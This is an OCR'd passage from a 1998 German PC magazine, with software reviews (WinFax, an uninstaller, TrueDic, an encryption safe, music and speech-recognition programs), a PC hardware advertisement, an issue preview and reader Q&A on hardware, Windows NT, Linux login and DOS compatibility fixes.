Eine weitere wichtige Neuerung ist der Nachrichten-Manager. Von hier aus haben Sie die Verzeichnisse im Blick, in denen Ihre Faxe abgelegt sind. Sie sehen eine Druckvorschau Ihrer Faxseiten und können sie umarrangieren oder neue Seiten hinzufügen. Über den Nachrichten-Manager nutzen Sie auch externe Telefonbücher. Daten aus dem Lotus Organizer, Microsoft Outlook und ACT! 4.0 von Symantec lassen sich einfach in die WinFax-Telefonverzeichnisse einbinden.

Nett, aber für die meisten Anwender unwichtig, sind einige Zusatzfunktionen der Fax-Software: Sind Sie einmal nicht am Platz und bekommen ein Fax, benachrichtigt Sie WinFax über einen Pager. Auch eine Funktion für das Telefonieren per Kredit- oder Telefonkarte ist vorhanden.

WinFax ist vor allem für Benutzer interessant, die die neuen Netzwerk-Funktionen nutzen wollen. Allerdings kann es in Peer-to-Peer-Netzwerken Probleme geben. Die uns vorliegende Programmversion warnte vor einer Benutzung mit der AOL-Zugangs-Software in der Version 3.0.

JAK

WINFAX PRO 9.0

Preis: 199 Mark

Info: Symantec, 40880 Ratingen, www.symantec.com

Meinung: Bewährte Fax-Software, die vor allem für Benutzer mit speziellen Ansprüchen, zum Beispiel Netzwerkunterstützung, interessant ist.

Punkte: 

Uninstaller

Schmutz-Perle

Anders als die meisten Konkurrenzprodukte beschränkt sich der **Prof. Morse Uninstaller** darauf, bereits vorhandene Anwendungen oder Programme, deren Installation mitprotokolliert wurde, von der Festplatte zu entfernen. Weitergehende Funktionen wie die Suche nach überflüssigen Dateien, Dateidubletten und verwaisten Einträgen in der Registry fehlen. Beim Entfernen von Anwendungen, die sich bereits vor der Installation von Dr. Morse Uninstaller auf der Festplatte befanden, übersieht das Programm sehr viele Einträge in der Registry und läßt zu viele Dateien in den Programmordnern zurück.

Auch die Uninstall-Funktionen können nicht überzeugen: Im Test stürzte das Programm beim dem Versuch ab, die Installation der Lotus SmartSuite mitzuprotollieren. Bei der Deinstallation ohne Protokoll ließ der Uninstaller viele der SmartSuite-Dateien und mehr als die Hälfte der Registry-Einträge zurück. Das Setup von Corel Draw 8 dagegen ließ sich in einem Protokoll aufzeichnen. Die Deinstallation von Corel brach der Uninstaller allerdings ab; ein Entfernen ohne Installationsprotokoll war danach nicht mehr möglich. Nur das Deinstallieren von Dr. Solomon's AntiVirus funktionierte problemlos – beim Uninstaller-Test in Heft 9/98 ab S. 140 war das keinem Testkandidaten gelungen.

FRANZ GRIESER/TR

UNINSTALLER

Preis: 49,95 Mark

Info: Hersteller: IMC; Vertrieb: Koch Media, 82152 Planegg/München, www.kochmedia.com

Meinung: Wegen des geringen Funktionsumfangs und der mangelhaften Leistung raten wir von Dr. Morse Uninstaller ab.

Punkte: 

Office-Wörterbuch

Sprachhelfer

Den Blick ins Wörterbuch will Ihnen das Programm **TrueDic 98 Professional** der Firma AlphaSoft ersparen. Das elektronische Nachschlagewerk Englisch/Deutsch und Deutsch/Englisch erscheint als Button in der Menüleiste Ihrer Textverarbeitung, wenn Sie mit Microsoft Office, StarOffice oder WordPerfect unter Windows 95/98 oder NT arbeiten. Weitere Nachschlagewerke gibt es für Französisch, Italienisch und Spanisch.

Unbekannte Wörter markieren Sie in Ihrem Dokument und klicken auf den *TrueDic*-Schalter. Steht die Vokabel im 150 000 Stichwörter starken Buch, sehen Sie einen kurzen Lexikonartikel. Englische Wörter können Sie sich zusätzlich vorsprechen lassen. Die gesuchte Übersetzung fügen Sie mit einem Tastendruck in Ihr Dokument ein.

TrueDic eignet sich auch als Vokabeltrainer. Aus unbekannten Stichwörtern stellt die Software eine Lernliste zusammen, außerdem erscheint bei jedem Start ein Fenster, in dem eine neue englische Redensart vorgestellt wird.

Das Arbeiten mit TrueDic ist sehr praktisch. Gerade wenn Sie schwierigere Texte übersetzen, werden Sie aber weiter ein gutes gedrucktes Wörterbuch brauchen. Die Lexikonangaben sind gelegentlich etwas knapp, vor allem vermißt man Auskünfte zur Grammatik.

JAK

TRUEDIC 98 PRO

Preis: 69 Mark

Info: AlphaSoft, 70806 Kornwestheim, www.truedic.de

Meinung: TrueDic ist ein praktisches Schreib-Tool mit Trainerfunktion. Leider sind die Lexikoninformationen etwas knapp geraten.

Punkte: 




Nobelstrasse 1 * 76275 Ettlingen * Fax: 07243-577 599


Mo-Fr: 9-20 Uhr


Privatkunden:
0800-1182993
Geschäftskunden:
0800-1182983
http://www.waibel.de












Waibel-PC: Traum aller Träume! (Der Alptraum unserer Mitbewerber)

SCHWABENPFEIL® IV

* Intel Pentium® II oder Celeron Prozessor 512 KB Second Level Cache in der CPU
* Waibelboard mit ACPI Powermanagement, Intel BX 440 Chipsatz, 2x PCI, 1x ISA,1x PCI/ISA, 1x AGP, 2 serielle / 1parallele Highspeed I/O, 2x USB
* 1x 64 MB SD-RAM PC 100 (max. 384 MB)
* 32 Bit U-DMA Controller für 2+2 HD, Ultra-DMA 33 MB/s
* Diamond Stealth G460 AGP Grafikkarte, 8MB SD-RAM, Intel I 740 Chipsatz, 203 MHz RAMDAC
* onboard Sound, Soundblaster pro kompatibel
* 6,5 GB Ultra DMA Maxtor/Seagate Festplatte, 5400 U/min., 256 KB Cache, AV- und busmasterfähig
* 1,44 MB Floppy
* 32 speed Toshiba/Teac CD-ROM Laufwerk E-IDE
* Cherry Windows 95 Tastatur
* Logitech Maus 3 Tasten, PS/2
* Miditower ATX mit aktiver CPU-Kühlung, low noise Netzteil-Lüfter, spezielle Waibel-Geräuschdämmung
* Windows 98 oder Windows 95/II vorinstalliert und auf CD, Anti-Virus-Software
* MS Word 97 - legal updateberechtigt auf alle MS Office 97-Versionen
* CE konform, Sicherheitsverpackung

3 Jahre Waibel Power Garantie

Intel Celeron Prozessor 333 MHz mit 128 KB Cache	**1995.- DM** oder 64.-DM mtl.
Intel Pentium II Prozessor 350 MHz	**2150.- DM** oder 69.- DM mtl.
Intel Pentium II Prozessor 400 MHz	**2550.- DM** oder 82.- DM mtl.
Intel Pentium II Prozessor 450 MHz	**2995.- DM** oder 96.- DM mtl.

15" Monitor, 69 kHz, TCO 95 **a.A.**

IC-W

* Intel Pentium® II oder Celeron Prozessor 512 KB Second Level Cache in der CPU
* Waibelboard mit Powermanagement, Intel BX 440 Chipsatz, onboard CPU-Temperatur-Kontrollsystem, 3xPCI, 2xISA, 1xPCI/ISA,1xAGP, 2serielle/1parallele Highspeed I/O,2xUSB
* Onboard Spezial ASIC mit LM 78 für LDCM
* 1x 64 MB SD RAM PC100, 4 DIMM (max.1GB)
* 32 Bit U-DMA Mode 4 Contr., 2+2 HD, Ultra-DMA 33MB/s
* Diamond Viper V 550, AGP Grafikkarte, 16 MB SD-RAM, RIVA TNT Chipsatz, 250 MHz RAMDAC
* Diamond Sonic Impact S90 PCI Soundkarte mit A3D Chip
* Aufpreis Terratec XLerate PCI mit IBM Voice Gold und Head-Set statt Sonic Impact = 99.-DM
* Aufpreis Diamond Supra Express Highspeed Modem 56 K intern = 129.- DM
* 9 GB Ultra DMA Seagate Festplatte, 7200 U/min., 512 KB Cache, extrem schnelle Ultra DMA Festplatte
* 1,44 MB Floppy
* 2x speed Toshiba DVD-CD-ROM Laufwerk (24x speed CD), bis 4,7 GB, voll CD kompatibel, Soft DVD-Player (+49.- DM)
* Cherry Windows 95 Tastatur
* Logitech Maus 3 Tasten, PS/2
* Miditower ATX mit aktiver CPU-Kühlung, low noise Netzteil-Lüfter, spezielle Waibel-Geräuschdämmung
* 17" Monitor Princeton EO710/705, 70 kHz, TCO 95, onscreen Display, 1024x768 in 85 Hz, 0,27 dot, Frogdesign
* Windows 98 oder Windows 95/II vorinstalliert und auf CD, Star Office 5.0 für WIN 95/98/NT und 4.0 für Linux auf CD oder MS Word 97 - legal updateberechtigt auf alle MS Office 97-Versionen, Anti-Virus-Software
* CE konform, Sicherheitsverpackung

3 Jahre Waibel Power Garantie

Intel Celeron Prozessor 333 MHz mit 128 KB Cache	**2995.- DM** oder 96.-DM mtl.
Intel Pentium II Prozessor 350 MHz	**3150.- DM** oder 101.- DM mtl.
Intel Pentium II Prozessor 400 MHz	**3550.- DM** oder 114.- DM mtl.
Intel Pentium II Prozessor 450 MHz	**3995.- DM** oder 128.- DM mtl.

17" PowerTron® III Monitor, EYE-Q oder Sony Trinitron Bildröhre, 85 kHz, TCO 95, 0,25 dot, 1024x768 in 100 Hz, scharfes Bild statt 17" Standard Monitor **a.A.**

IC-W III

* Intel Pentium® II oder Celeron Prozessor 512 KB Second Level Cache in der CPU
* Waibelboard mit Powermanagement, Intel BX 440 Chipsatz, 3xPCI, 2xISA, 1xPCI/ISA, 1xAGP, 2 serielle / 1parallele Highspeed I/O, 2xUSB
* Onboard Spezial ASIC mit LM 78 für LDCM
* 1x 128MB SD-RAM PC100, 4DIMM (max.1GB)
* 32 Bit U-DMA Controller für 2+2 HD, Ultra DMA 33 MB/s
* Diamond Viper V 550, AGP Grafikkarte, 16 MB SD-RAM, RIVA TNT Chipsatz, 250 MHz RAMDAC
* Diamond Sonic Impact PCI Soundkarte
* Diamond Supra Express Highspeed Modem 56K,intern, oder ISDN Karte ISA
* 9 GB Ultra DMA Seagate Festplatte, 7200 U/min., 512 KB Cache, extrem schnelle Ultra DMA Festplatte
* 1,44 MB Floppy
* 2x speed Toshiba DVD-CD-ROM Laufwerk (24x speed CD), bis 4,7 GB, voll CD kompatibel, Soft DVD-Player (+49.- DM)
* Cherry Windows 95 Tastatur
* Logitech Maus 3 Tasten, PS/2
* Miditower ATX mit aktiver CPU-Kühlung, low noise Netzteil-Lüfter, spezielle Waibel-Geräuschdämmung
* 19" Monitor Princeton EO900, 95 kHz, TCO 95, onscreen Display, 1280x1024 in 90 Hz, 0,26 dot, Frogdesign
* Windows 98 oder Windows 95/II vorinstalliert und auf CD (upgrade auf NT 4.0 =200.-DM), Star Office 5.0 für WIN 95/98/NT und 4.0 für Linux auf CD oder MS Word 97 - legal updateberechtigt auf alle MS Office 97-Versionen Anti-Virus-Software
* CE konform, Sicherheitsverpackung

3 Jahre Waibel Power Garantie

Intel Celeron Prozessor 333 MHz mit 128 KB Cache	**3895.- DM** oder 125.- DM mtl.
Intel Pentium II Prozessor 350 MHz	**4050.- DM** oder 130.- DM mtl.
Intel Pentium II Prozessor 400 MHz	**4450.- DM** oder 142.- DM mtl.
Intel Pentium II Prozessor 450 MHz	**4895.- DM** oder 157.- DM mtl.

17" PowerTron® III Monitor, EYE-Q oder Sony Trinitron Bildröhre, 85 kHz, TCO 95, 0,25 dot, 1024x768 in 100 Hz, scharfes Bild statt 19" Standard Monitor **a.A.**

Weitere Konfigurationen sowie unsere umfanreichen Servicekonditionen erfragen Sie bitte bei Ihrem Kundenbetreuer.
Alle Preise verstehen sich inklusive MWSt., zzgl. Versand. Irrtümer und Änderungen vorbehalten. Die Angebote können von den Abbildungen abweichen.



Kryptographieprogramm

Schlüsselgewalt

Einen Datensafe auf Ihrer Festplatte richtet der **TopSecret DatenSafe** der Firma G Data ein. Die Wände des virtuellen Schatzkästleins sind laut Firmenwerbung ziemlich dick. Das Programm arbeitet mit 1024 Bit langen Schlüsseln. Zum Vergleich: Das Freeware-Programm Pretty Good Privacy (PGP) arbeitet mit mindestens 128 Bit langen Schlüsseln. Der Safe erscheint als Ordner im Verzeichnisbaum des Windows Explorer. Ist der Safe geöffnet, schieben Sie schützenswerte Daten einfach per Drag&Drop in das Safe-Verzeichnis. Danach sperren Sie ab. Die verschlüsselten Dateien verschwinden aus dem Verzeichnisbaum und sind erst wieder sichtbar, wenn Sie den Safe aufsperren.

Allerdings sind die angelegten Safes fast so unbeweglich wie ihre stählernen Gegenstücke. TopSecret eignet sich nicht zur Kodierung Ihrer E-Mails. Außerdem kann TopSecret nicht wie andere Programm selbstentpackende verschlüsselte Dateien herstellen. Wollen Sie die Safes mit Ihrem Laptop transportieren, müssen Sie auch dort TopSecret installieren.

Zusätzlich zum Safe liefert G Data einen Daten-Shredder mit. Der Reißwolf überschreibt in der Standardeinstellung die zu löschenden Dateien einmal. Ist Ihnen das zu unsicher, weisen Sie den Shredder an, die Dateien mehrfach zu überschreiben. JAK


TOPSECRET DATENSAFE

Preis: 79,95 Mark

Info: G Data Software, 44793 Bochum, www.gdata.de

Meinung: Ein Kryptographieprogramm mit starker Verschlüsselungsleistung und leichter Bedienung. Leider fehlt eine Verschlüsselung für E-Mails.

Punkte: 



Musikprogramm

Hausmusik

Bei dem Kompositionsprogramm **DanceEngine 2** von bhv klicken Sie mit der Maus vorgefertigte Wave-Samples (Klänge, Rhythmus- und Liedtakte) zu einem Lied zusammen. Voraussetzung sind eine Soundkarte und Boxen. Eingebettet in eine Programmoberfläche, die sich an der Hardware der Profiinstrumente orientiert, wartet das Programm mit vielen Funktionen auf. In das 16-Spur-Mischpult lassen sich Songs in CD-Qualität abmischen, die als *wav*-Dateien mit 16 Bit Stereo und 44,1 kHz gespeichert werden. Die Stücke im Programm speichert DanceEngine in einem eigenen Soundformat.

Auf drei CD-ROMs befinden sich über 2000 Samples, die nach Tempi geordnet sind: 110, 140, 160 und 180 bpm (beats per minute). Die Bedienung in der dunkel gehaltenen und deshalb schwer zu überblickenden Oberfläche schreckt einen Einsteiger ebenso ab wie die englische Bezeichnung der einzelnen Werkzeuge und Effekte. Erst nach dem Studium des Handbuches findet sich ein Einsteiger zurecht.

Eine Besonderheit des Programms sind die Funktionen Voicelab und Soundlab. Soundlab ist das Effektgerät, das Standardeffekte, etwa das Ändern der Tonhöhe, beherrscht. Voicelab ist ein Aufnahmegerät für eigene Sprach- oder Gesangs-Samples. Für deren Nutzung benötigen Sie ein Mikrofon. TR


DANCEENGINE 2

Preis: 69,95 Mark

Info: Hersteller: bhv, 41564 Kaarst; Vertrieb: Fachhandel; www.bhv.net

Meinung: Leistungsstarkes Kompositionsprogramm für Sample-Musikstücke, das in der Benutzeroberfläche verbesserungswürdig ist.

Punkte: 



Spracherkennungsprogramm (Beta)

Neueinsteiger

Mit einem echten Kampfpreis schickt Philips ihr neues Spracherkennungsprogramm **FreeSpeech 98** gegen die Konkurrenz von IBM und Dragon Systems ins Rennen: Nur 89 Mark kostet die Software ohne Mikrofon. FreeSpeech gibt es für 209 Mark auch zusammen mit SpeechMike, einer Kombination aus Trackball, Mikrofon und Minilautsprecher.

FreeSpeech erscheint als Funktionsleiste auf Ihrem Desktop. Von hieraus rufen Sie das Konfigurationsmenü und die Trainingsfunktion auf und steuern die Wiedergabe aufgezeichneter Diktate. Sie können in jede Anwendung Text diktieren und allgemeine Windows-Funktionen ausführen. Allerdings kann FreeSpeech noch nicht flexibel auf verschiedene Befehle reagieren.

Beim Kurztest machte das Philips-Programm, das uns in einer Betaversion vorlag, einen guten Eindruck. Schon nach einem kurzen Training erreichte es gute Erkennungsraten. FreeSpeech 98 hat einen aktiven Wortschatz von bis zu 64 000 Wörtern.

Gewöhnungsbedürftig ist nur die Korrekturfunktion. Um falsch erkannte Worte zu berichtigen, müssen Sie anders als bei der Konkurrenz erst mit dem Diktieren aufhören und in den Korrekturmodus umschalten JAK

Wie Spracherkennungsprogramme technisch funktionieren, lesen Sie in unserem Report ab S. 64.

FREESPEECH 98 (BETA)

Preis: 89 Mark (209 Mark mit SpeechMike)

Info: Philips Speech Processing, A-1101 Wien

Meinung: Gute Spracherkennung zum guten Preis, deren Bedienung allerdings noch verbesserungsbedürftig ist.

Punkte: 




Nutzen Sie 66 Seiten



geballtes Praxiswissen

PC UNDERGROUND



Schöne Töne: Nach den visuellen Effekten der letzten Ausgaben warten die Programme und Routinen diesmal mit akustischen Reizen auf. Wir stellen die Musikprogramme FastTracker II, Dance-eJay 2 und die MIDAS-Soundbibliothek vor.

BÜCHER

CDs selbst brennen, Arbeiten mit der Registrierung von Windows 98, Aktien und PC

ACHTUNG: Bitte versehen Sie Ihre eingesandten Beiträge, Programme und Listings mit einem **ausdrücklichen Hinweis**, in dem Sie es dem WEKA Computerzeitschriften-Verlag gestatten, Ihr Material in unseren Mailboxen, der Databox und im Online-Medium **als Public-Domain-Software** zur Verfügung zu stellen. Wird Ihr Beitrag im Heft veröffentlicht, erhalten Sie 0,80 Mark für jede abgedruckte Zeile. Einsendungen ohne diesen **ausdrücklichen Hinweis** werden nicht mehr berücksichtigt.

Unsere Adresse:
**WEKA Computerzeitschriften-Verlag,
PC Magazin,
Gruber Str. 46a,
85586 Poing**



Nie wieder die Finger wund schreiben! Mit einer digitalen Unterschrift ersparen Sie sich Schreibkrämpfe, ohne Kunden zu verprellen. Sie können sogar eigene Schriften verwenden. Dieser Workshop zeigt, wie Sie täuschend echte „Unterschriften" und eigene Schriften am Computer erzeugen.

Buchstabensalat: Immer mehr Menschen sprechen mehrere Sprachen.. Wir zeigen, wie der Rechner Ihnen bei mehrsprachiger Korrespondenz hilft und mit verschiedenen Schriften zurechtkommt.


Wer ein Bankdarlehen vorzeitig ablösen will, muß mit erheblichen Kosten rechnen. Excel rechnet vor, was die Bank darf und was nicht. Für den entgangenen Gewinn dürfen Banken eine sogenannte Vorfälligkeitsentschädigung verlangen.

Zeitplaner auf Zack: Der Lotus Organizer ist ein leicht bedienbares Tool, mit dem Sie Ordnung in Ihre Termine bringen. Entdecken Sie mit PC Magazin viele versteckte Funktionen.

Vergessen Sie den traurigen Textmodus beim Start von Linux. Auf einer Linux-Distribution finden Sie alles, um Ihren Begrüßungsbildschirm mit klingenden 3D-Animationen zu gestalten.

Feldvariablen sind unersättlich, wenn es um das Verstauen großer Datenmengen geht. Bei der Verarbeitung der Daten werden sie von Schleifen unterstützt, die sich auch sonst als nützliche „Wiederholungstäter" entpuppen.

Corel Draw läßt grüßen: Seit jeher nutzt der Grafikbolide Corel Draw in all seinen Anwendungen einen Fenstertyp, der seinesgleichen sucht: Roll-ups. Mit unserer Komponente für Delphi 1 bis 4 stehen Ihnen diese nützlichen Controls künftig in eigenen Programmen zur Verfügung.



Wir lösen Ihre Hard- und Software-Probleme

MAINBORD-UPGRADE, IDE CONTRA SCSI, NT UND MASSENSPEICHER

Mit Rat und Tat

HILFE BEIM MAINBORD-UPGRADE

Formfaktor entscheidet

Ich möchte das Mainboard meines alten 486ers durch ein modernes Super-7-Mainboard ersetzen. Geht das, oder bekomme ich Probleme mit dem Netzteil?

TIMO MOELLER (VIA E-MAIL)

ANTWORT DER REDAKTION: *Sie können ohne Probleme auf ein Super-7-Mainboard umsteigen, wenn es sich bei Ihrem PC nicht um einen Marken-PC wie beispielsweise von Compaq, SNI oder AST handelt. Denn früher haben sich diese großen Hersteller noch oft die Mühe gemacht und eigene Gehäuse und Mainboards entwickelt, die häufig nicht dem Formfaktor des Industriestandards entsprachen. In diesen Fällen haben Sie wenig Chancen, eine passende Platine zu finden.*

Bei No-Name-PCs haben Sie dieses Problem nicht, da die Hersteller auf Standardkomponenten zurückgreifen. Das trifft auch auf Hersteller preiswerter PCs wie Vobis, Escom, ComTech, Gateway oder Schadt zu.

Für diese Standardgehäuse sind Mainboards mit BAT- (Baby AT) oder AT-Formfaktor geeignet. Ihr Netzteil können Sie damit ebenfalls weiterverwenden.

ATX-Mainboards können Sie nicht ohne größeren Umbau in Ihren alten PC einbauen, obwohl einige der Platinen sogar noch einen Stecker für die alten Netzteile haben.

Im Zweifelsfall finden Sie im Handbuch Ihres alten Mainboards Hinweise auf den Formfaktor. Schweigt die Dokumentation zu diesem Thema, nehmen Sie die alte Platine mit zum Fachhändler, um sich dort beraten zu lassen. ME

IDE CONTRA SCSI

Schnelle Platten

Wie steigere ich die Leistung meines PC, wenn ich meine IDE-Festplatte durch eine SCSI-Version ersetze? Da ich Videoschnitte bearbeite, benötige ich eine schnelle, aber preiswerte Platte. Welchen SCSI-Kontroller soll ich wählen: einen teuren UW-SCSI, oder reicht SCSI 2?

Stimmt die Behauptung, daß sehr große Festplatten – ab 8 GByte – langsamer sind als kleine unter 3 GByte? Soll ich also lieber drei kleine Platten kaufen als eine große?

NICOLAS LÜSCHER (VIA E-MAIL)

ANTWORT DER REDAKTION: *Wenn Sie eine Festplatte für den Videoschnitt einsetzen, ist es wichtig, daß die Platte mit möglichst hohen Datenraten über den gesamten Bereich, also von den äußeren bis zu den inneren Spuren, arbeitet. Mit fast allen modernen Festplatten sind Sie mittlerweile auf der sicheren Seite. Denn kaum eine Platte leistet weniger als 8 MByte/s im sequentiellen Lese-/Schreibzugriff. Lesen Sie dazu auch die Testberichte im PC Magazin 5/98, ab S. 60 und 9/98, ab S.118. Der Preisunterschied zwischen E-IDE- und SCSI-Festplatten gleicher Performance liegt immer noch bei gut 50 Prozent. Für deutlich schnellere SCSI-Platten bezahlen Sie mehr als den doppelten Preis.*

Eine preiswerte Lösung sist die Seagate Medalist Pro mit 9,1 GByte. Diese E-IDE-Platte dreht mit 7200 Touren und ist für unter 600 Mark erhältlich. Auch die neuen Modelle von IBM (DTTA-Serie) oder die Diamond-Max (3400, 4320) und Diamond-Max-Plus-Familie (2500) von Maxtor sind für Ihre Anwendungen geeignet.

Bei den SCSI-Festplatten halten Sie sich an die zuvor erwähnten Tests. Doch kaufen Sie mindestens einen Ultra- (20 MByte/s), besser noch einen UW-SCSI-Controller (40 MByte/s). Denn Fast-SCSI bewegt nur eine Datenmenge von 10 MByte/s, während moderne SCSI-Platten in der Spitze zwischen 14 und 20 MByte/s verarbeiten. Empfehlenswerte Controller stellen Adaptec, Advansys und Symbios her.

Zu Ihren beiden letzten Fragen: Entscheidend für die Leistung einer Festplatte sind die Zusammenhänge von Drehzahl und Datendichte. Heute sind die Festplatten einer Produktfamilie ohnehin aus identischen Komponenten aufgebaut. Die 3-, 6- oder 9-GByte-Modelle unterscheiden sich also nur durch die Anzahl an Magnetplatten. Hat der Hersteller die Firmware gut entwickelt, sind größere Platten schneller, weil die Daten verteilt abgelegt und optimiert ausgelesen und geschrieben werden. FKH

NT ERKENNT NUR 8 GBYTE

Vollen Festplattenplatz nutzen

Ich habe folgendes Problem mit einer IBM-10,1-GByte-IDE-Festplatte. Unter Windows NT 4.0 läßt sich diese Festplatte nur bis 8 GByte partionieren, obwohl das BIOS 10,1 GByte erkennt. Was kann ich tun?

JÜRGEN REINHARD (VIA E-MAIL)

ANTWORT DER REDAKTION: *NT erkennt bei unformatierten E-IDE-Festplatten höchstens 8 GByte. Haben Sie hingegen eine Festplatte mit mehr als 8 GByte unter Windows 95/98 zuvor mit FAT32 formatiert, meldet NT ein unbekanntes Dateisystem, erkennt jedoch die gesamte Größe. Mit dem Festplatten-Manager unter Windows NT löschen Sie dann die Partition und teilen die Kapazität individuell ein.*

Das seit längerer Zeit angekündigte Service Pack 4 für Windows NT wird diese Schwäche beheben. FKH

LINUX: LOGIN-ABFRAGE ENTFERNEN

Schnellerer Zugang

Ich verwende die KDE-Oberfläche, wobei ich mich immer als *root* anmelde. Kann ich die Login-Abfrage überspringen, so daß ich direkt ohne Abfrage als *root* angemeldet bin?

MIKE BERNAU (VIA E-MAIL)

ANTWORT DER REDAKTION: *Das Login ist ein wichtiger Schutzmechanismus und*

kann weder umgangen noch deaktiviert werden. Die Abfrage der Benutzerkennung und des zugehörigen Paßworts schirmt das Linux-System nämlich vor allen unberechtigten Zugriffen ab.

Grundsätzlich gilt: Arbeiten Sie nicht als root-Administrator, sondern als normaler Benutzer. Die root-Kennung ist nur für die Systemkonfiguration oder -Administration vorgesehen. Sobald Sie sich als root *in einem Netzwerk befinden, hat jedes Programm, das Sie auf Ihren Rechner laden, automatisch root-Rechte. Falls Sie sich einen Virus oder ein Trojanisches Pferd einfangen, kann dieses Programm das gesamte System befallen. Wenn Sie als normaler Benutzer eine verseuchte Datei herunterladen, ist lediglich Ihr Heimat-Verzeichnis betroffen.*

Wenn Sie Benutzer und Administrator in einer Person sind, ist die sicherste Methode, als Benutzer zu arbeiten und – falls nötig – mit dem Befehl

```
su
```

(substitute user-id) die Identität des Administrators anzunehmen. JR

RAID-CONTROLLER

RAID unter Windows 95/98

Gibt es ein RAID-System, das mit Windows 95/98 mit E-IDE-Festplatten sinnvoll zusammenarbeitet?

DR. PETER NACHTIGALL (VIA E-MAIL)

ANTWORT DER REDAKTION: *Es gibt für E-IDE-Festplatten eine Lösung von Promise. Mit Hilfe des Fast-Track-Controllers richten Sie Stripe-Sets gemäß RAID und Mirroring (Spiegelung RAID 1) ein. Weitere Infos dazu finden Sie unter*

www.promise.com FKH

DOS-PROGRAMME ANPASSEN

Turbo C für Pentium II

Ausgabe 9/98, S. 162, beschreibt, wie Borland-Pascal-Programme für einen schnellen Pentium II anzupassen sind. Ausgabe 11/98, S. 186 bietet hierzu noch eine geänderte Unit für Pascal an. Doch wie passe ich meine mit dem Turbo-C-Compiler von Borland geschriebenen Programme für einen Pentium-II-Rechner an?

ERNST MEYER (VIA E-MAIL)

ANTWORT DER REDAKTION: *Auch alte DOS-Programme in Turbo C arbeiten nicht auf einem schnellen Pentium II. Dies Problem läßt sich auch für den Turbo-C Compiler von Borland mit wenig Aufwand lösen. Die Zeichenkette, nach der Sie in diesem Fall suchen, lautet:*

```
F7 E3 BB 37 00
```

Bei Turbo-C reicht es nicht aus, das vorletzte Byte (37 = Low-Byte) – wie in Ausgabe 9/98, S. 162 – auf A0 *zu setzen. Bei Turbo-C ändern Sie das letzte Byte (00 = High-Byte) auf* 01. *Damit arbeiten alte C-Programme auch wieder auf einem Pentium II300.* WERNER BISLE/ET

SYMANTEC

Live-Update im Internet über T-Online

Ich verwende T-Online für den Internet-Zugang und möchte für Norton Antivirus ein Live-Update durchführen. Wie gehe ich vor?

ERNST NAGEL (VIA E-MAIL)

ANTWORT DER REDAKTION: *T-Online-Benutzer erhalten ein Live-Update über eine DFÜ-Verbindung zum T-Online-Knoten. Es ist auch möglich, den Web-Browser über diese Verbindung zu benutzen, ohne den T-Online-Decoder zu öffnen oder sogar installieren zu müssen.*

Sie installieren dazu das DFÜ-Netzwerk von Windows 95. Klicken Sie auf Start/Einstellungen/Systemsteuerung, *und öffnen Sie das Symbol* Software. *Wählen Sie das Registerblatt* Windows-Setup, *und doppelklicken Sie auf* Verbindungen.

Markieren Sie DFÜ-Netzwerk, *und klicken Sie auf* OK *und dann nochmals. Vergewissern Sie sich, daß das TCP/IP-Protokoll über* Systemsteuerung/Netzwerk *installiert ist. Klicken Sie dazu auf* Start/Einstellungen/Systemsteuerung, *und öffnen Sie das Symbol* Netzwerk.

Wenn der TCP/IP-DFÜ Treiber nicht aufgelistet ist, klicken Sie auf Hinzufügen..., *dann auf* Protokoll *und wählen in der Herstellerliste* Microsoft *und in der Liste der Netzwerkprotokolle* TCP/IP. *Windows wird jetzt die notwendigen Treiberdateien installieren und muß dann neu starten. Wenn Sie Ihr Modem oder Ihre ISDN-Karte und das DFÜ-Netzwerk installiert haben, richten Sie die Verbindung ein.*

Doppelklicken Sie dazu auf das Desktop-Symbol Arbeitsplatz, *und öffnen Sie den Ordner* DFÜ-Netzwerk. *Geben Sie der Verbindung einen Namen, zum Beispiel*

```
T-Online über PPP
```

